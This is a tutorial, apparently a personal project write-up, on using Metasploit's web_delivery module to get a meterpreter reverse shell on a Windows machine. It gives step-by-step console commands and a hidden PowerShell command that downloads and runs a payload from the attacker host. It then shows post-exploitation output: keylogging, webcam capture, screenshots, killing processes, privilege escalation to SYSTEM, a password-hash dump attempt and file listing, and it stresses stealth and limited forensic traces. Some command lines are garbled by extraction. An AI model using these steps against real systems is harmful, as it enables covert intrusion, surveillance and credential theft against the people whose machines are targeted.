Web Delivery using Metasploit

Metasploit's Web Delivery Script is a versatile module that creates a server on the attacking machine which hosts a payload. When the victim connects to the attacking server, the payload will be executed on the victim machine. All of this is pretty much done in stealth mode, i.e. without leaving much of remains as such.

This exploit requires a method of executing commands on the victim machine. In particular, one must be able to reach the attacking machine from the victim. Remote command execution is a great example of an attack vector where using this module is possible. The web delivery script works on PHP, Python, and PowerShell based applications.

Meterpreter session is used post exploitation.

The Web Delivery demonstrated here is for Windows victim machines, but the process for Linux-based and Mac too are the same as they have inbuilt Python support for command execution. The only difference is the target script. Following are the steps illustrating the commands.


1. Use the exploit, "***exploit/multi/scripts/web_delivery***".
2. Set the variables LHOST and LPORT to the host address and port number on the attacker machine. e.g.

   set LHOST 192.168.56.101

   set LPORT 4444

3. "***set target 2***" (2 for PowerShell, 0 for Python)
4. Set the payload "**set payload windows/meterpreter/reverse_tcp**"
5. Exploit begins!

The following screenshot illustrates all these steps.



```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   PSH (Binary)


msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/eCdhUJ5Un3
[*] Local IP: http://127.0.0.1:8080/eCdhUJ5Un3
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $t=new-object net.webclient;$t.proxy=[Net.WebRequest]::GetSy
.101:8080/eCdhUJ5Un3');
```

The little script shown here is to be executed on the remote machine. This part is essentially the crux of the whole process, this may be achieved using a web-hosted file-link, embedded script within a file, some social engineering or simple physical access.

Once the script is run on the remote machine, the Post-exploitation session begins.

“***sessions -l***” lists all the running meterpreter sessions.


“***sessions -i <session-id***>” opens the specified session.

Note than a Meterpreter session is very stealthy, in that it writes nothing to disk, all operations are performed in the memory of the remote machine. No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily. By default, Meterpreter uses encrypted communications.

All of these provide limited forensic evidence and impact on the victim machine.


A meterpreter shell gives the attacker almost complete access to the remote computer. One could record sounds from the remote microphone, log keystrokes, take screenshots, snap a photo from the webcam, and many others including executing remote commands, killing running processes, shutting down or rebooting!

Following are some of the screenshots on the attacker machine while performing post-exploitation.




```
meterpreter > screenshot
Screenshot saved to: /root/QIgLUQKn.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > webcam_list
1: HP Wide Vision HD
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/basCgmsp.jpeg
```

‘ps’ lists the running processes in the remote computer.




```
meterpreter > ps

Process List
============

 PID   PPID   Name                                    Arch  Session  User                          Path
 ---   ----   ----                                    ----  -------  ----                          ----
 0     0      [System Process]
 4     0      System
 68    892    fontdrvhost.exe
 72    720    fontdrvhost.exe
 96    4      Registry
 296   796    HPSupportSolutionsFrameworkService.exe
 376   796    svchost.exe
 436   4      smss.exe
 548   9536   chrome.exe                              x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
 572   5236   GoogleCrashHandler64.exe
 616   10624  conhost.exe                             x64   1
 632   620    csrss.exe
 720   620    wininit.exe
 732   712    csrss.exe
 796   720    services.exe
 808   720    lsass.exe
 848   5236   GoogleCrashHandler.exe
 868   796    WUDFHost.exe
 892   712    winlogon.exe
 1004  796    svchost.exe
 1036  796    svchost.exe
 1048  796    svchost.exe
 1092  796    svchost.exe
 1112  796    svchost.exe
```




```
8932   1868   TabTip.exe                    x64   1
8940   376    RuntimeBroker.exe             x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\RuntimeBroker.exe
9064   6852   cmd.exe                       x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\cmd.exe
9088   376    SettingSyncHost.exe           x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\SettingSyncHost.exe
9112   9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
9268   6852   cmd.exe                       x64   1
9292   9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
9328   376    RuntimeBroker.exe             x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\RuntimeBroker.exe
9440   5836   conhost.exe                   x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\conhost.exe
9476   796    svchost.exe
9528   6852   MSASCuiL.exe                  x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\Windows Defender\MSASCuiL.exe
9536   8940   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
9740   9656   AccelerometerSt.exe           x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\HP\HP 3D DriveGuard\AccelerometerSt.exe
9748   9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
9768   9656   BingDesktop.exe               x86   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Microsoft\BingDesktop\BingDesktop.exe
9796   9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
9800   9656   HPRadioMgr64.exe              x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\HP\HP Wireless Button Driver\HPRadioMgr64.exe
9820   6852   cmd.exe                       x64   1
9896   6852   cmd.exe                       x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\cmd.exe
9900   376    VBoxSVC.exe                   x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\Oracle\VirtualBox\VBoxSVC.exe
9912   9656   vpnui.exe                     x86   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Cisco\Cisco AnyConnect Secure Mobility Client\vpnui.exe
9936   9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
10268  11144  VirtualBox.exe                x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\Oracle\VirtualBox\VirtualBox.exe
10276  376    RuntimeBroker.exe             x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\RuntimeBroker.exe
10380  376    OfficeHubTaskHost.exe         x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\WindowsApps\Microsoft.MicrosoftOfficeHub_17.9328.1700.0_x64__8wekyb3d8bbwe\Office16\OfficeHubT
askHost.exe
10540  376    SystemSettings.exe            x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\ImmersiveControlPanel\SystemSettings.exe
10588  9064   conhost.exe                   x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\conhost.exe
10624  6852   cmd.exe                       x64   1
10692  9900   VBoxNetDHCP.exe               x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\Oracle\VirtualBox\VBoxNetDHCP.exe
10848  9268   conhost.exe                   x64   1
10852  10692  VBoxNetDHCP.exe               x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\Oracle\VirtualBox\VBoxNetDHCP.exe
10992  6852   cmd.exe                       x64   1
11036  9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
11144  9900   VirtualBox.exe                x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files\Oracle\VirtualBox\VirtualBox.exe
11224  9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
11748  796    svchost.exe
11788  12108  conhost.exe                   x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\conhost.exe
12072  9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
12108  6852   powershell.exe                x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
12216  9536   chrome.exe                    x64   1        AIRFORCEONE\Sai Ramana Reddy  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe

meterpreter > kill 12216
Killing: 12216
meterpreter > kill 9536
Killing: 9536
meterpreter > kill 6852
Killing: 6852
```

File-Folder access is also available.



```
meterpreter > ls
Listing: C:\Users\Sai Ramana Reddy
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   4096     dir   2018-06-07 08:01:08 -0400  .VirtualBox
40777/rwxrwxrwx   4096     dir   2018-05-26 07:25:19 -0400  .ipython
40777/rwxrwxrwx   0        dir   2018-05-26 10:17:08 -0400  .pylint.d
40777/rwxrwxrwx   0        dir   2018-05-26 07:36:39 -0400  .spyder-py3
40777/rwxrwxrwx   0        dir   2018-05-25 03:43:28 -0400  .ssh
40777/rwxrwxrwx   0        dir   2018-05-26 10:14:06 -0400  .vscode
40555/r-xr-xr-x   0        dir   2018-05-24 14:48:55 -0400  3D Objects
40777/rwxrwxrwx   0        dir   2018-05-24 14:04:56 -0400  AppData
40777/rwxrwxrwx   0        dir   2018-05-24 14:04:56 -0400  Application Data
40555/r-xr-xr-x   0        dir   2018-05-24 14:48:55 -0400  Contacts
40777/rwxrwxrwx   0        dir   2018-05-24 14:04:56 -0400  Cookies
40555/r-xr-xr-x   4096     dir   2018-05-26 10:53:50 -0400  Desktop
40555/r-xr-xr-x   4096     dir   2018-05-27 15:06:57 -0400  Documents
40555/r-xr-xr-x   4096     dir   2018-06-07 04:53:02 -0400  Downloads
40555/r-xr-xr-x   0        dir   2018-05-24 14:48:55 -0400  Favorites
40777/rwxrwxrwx   0        dir   2018-05-25 12:26:07 -0400  Intel
40777/rwxrwxrwx   4096     dir   2018-06-07 06:58:35 -0400  IntelGraphicsProfiles
40555/r-xr-xr-x   0        dir   2018-05-24 14:48:57 -0400  Links
40777/rwxrwxrwx   0        dir   2018-05-24 14:04:56 -0400  Local Settings
40777/rwxrwxrwx   0        dir   2018-05-24 14:21:27 -0400  MicrosoftEdgeBackups
40555/r-xr-xr-x   0        dir   2018-05-24 14:48:56 -0400  Music
40777/rwxrwxrwx   0        dir   2018-05-24 14:04:56 -0400  My Documents
100666/rw-rw-rw-  4194304  fil   2018-06-07 06:55:28 -0400  NTUSER.DAT
```


Kali-Linux-2018.2-vbox-i386 [Running] - Oracle VM VirtualBox
Applications
Places
Terminal
Thu 08:14
root@kali: ~
File Edit View Search Terminal Help

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  7
============
Name         : Intel(R) Dual Band Wireless-AC 7265
Hardware MAC : c8:21:58:a4:bc:7b
MTU          : 1500
IPv4 Address : 192.168.0.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::844f:6a64:47a6:a04c
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  8
============
Name         : Hyper-V Virtual Ethernet Adapter
Hardware MAC : 7e:15:97:7f:46:f7
MTU          : 1500
IPv4 Address : 169.254.204.199
IPv4 Netmask : 255.255.0.0
IPv4 Address : 172.31.38.145
IPv4 Netmask : 255.255.255.240
IPv6 Address : fe80::e95e:19cb:65d2:ccc7
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 11
============
Name         : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : ca:21:58:a4:bc:7b
MTU          : 1500
```

References:

1. https://www.offensive-security.com/metasploit-unleashed/web-delivery/
2. https://www.rapid7.com/db/modules/exploit/multi/script/web_delivery (some official documentation by rapid7, the owner of Metasploit framework)
3. https://null-byte.wonderhowto.com/how-to/hack-like-pro-metasploit-for-aspiring-hacker-part-13-web-delivery-for-windows-0169281/ (a quick-start guide for this small project.)
4. https://null-byte.wonderhowto.com/how-to/hack-like-pro-metasploit-for-aspiring-hacker-part-12-web-delivery-for-linux-mac-0168734/ (the analogue of this project for Linux and Mac)
5. https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ (an intro to meterpreter)
6. https://www.offensive-security.com/metasploit-unleashed/existing-scripts/ (existing meterpreter scripts documentation)
7. (writing meterpreter scripts) https://www.offensive-security.com/metasploit-unleashed/writing-meterpreter-scripts/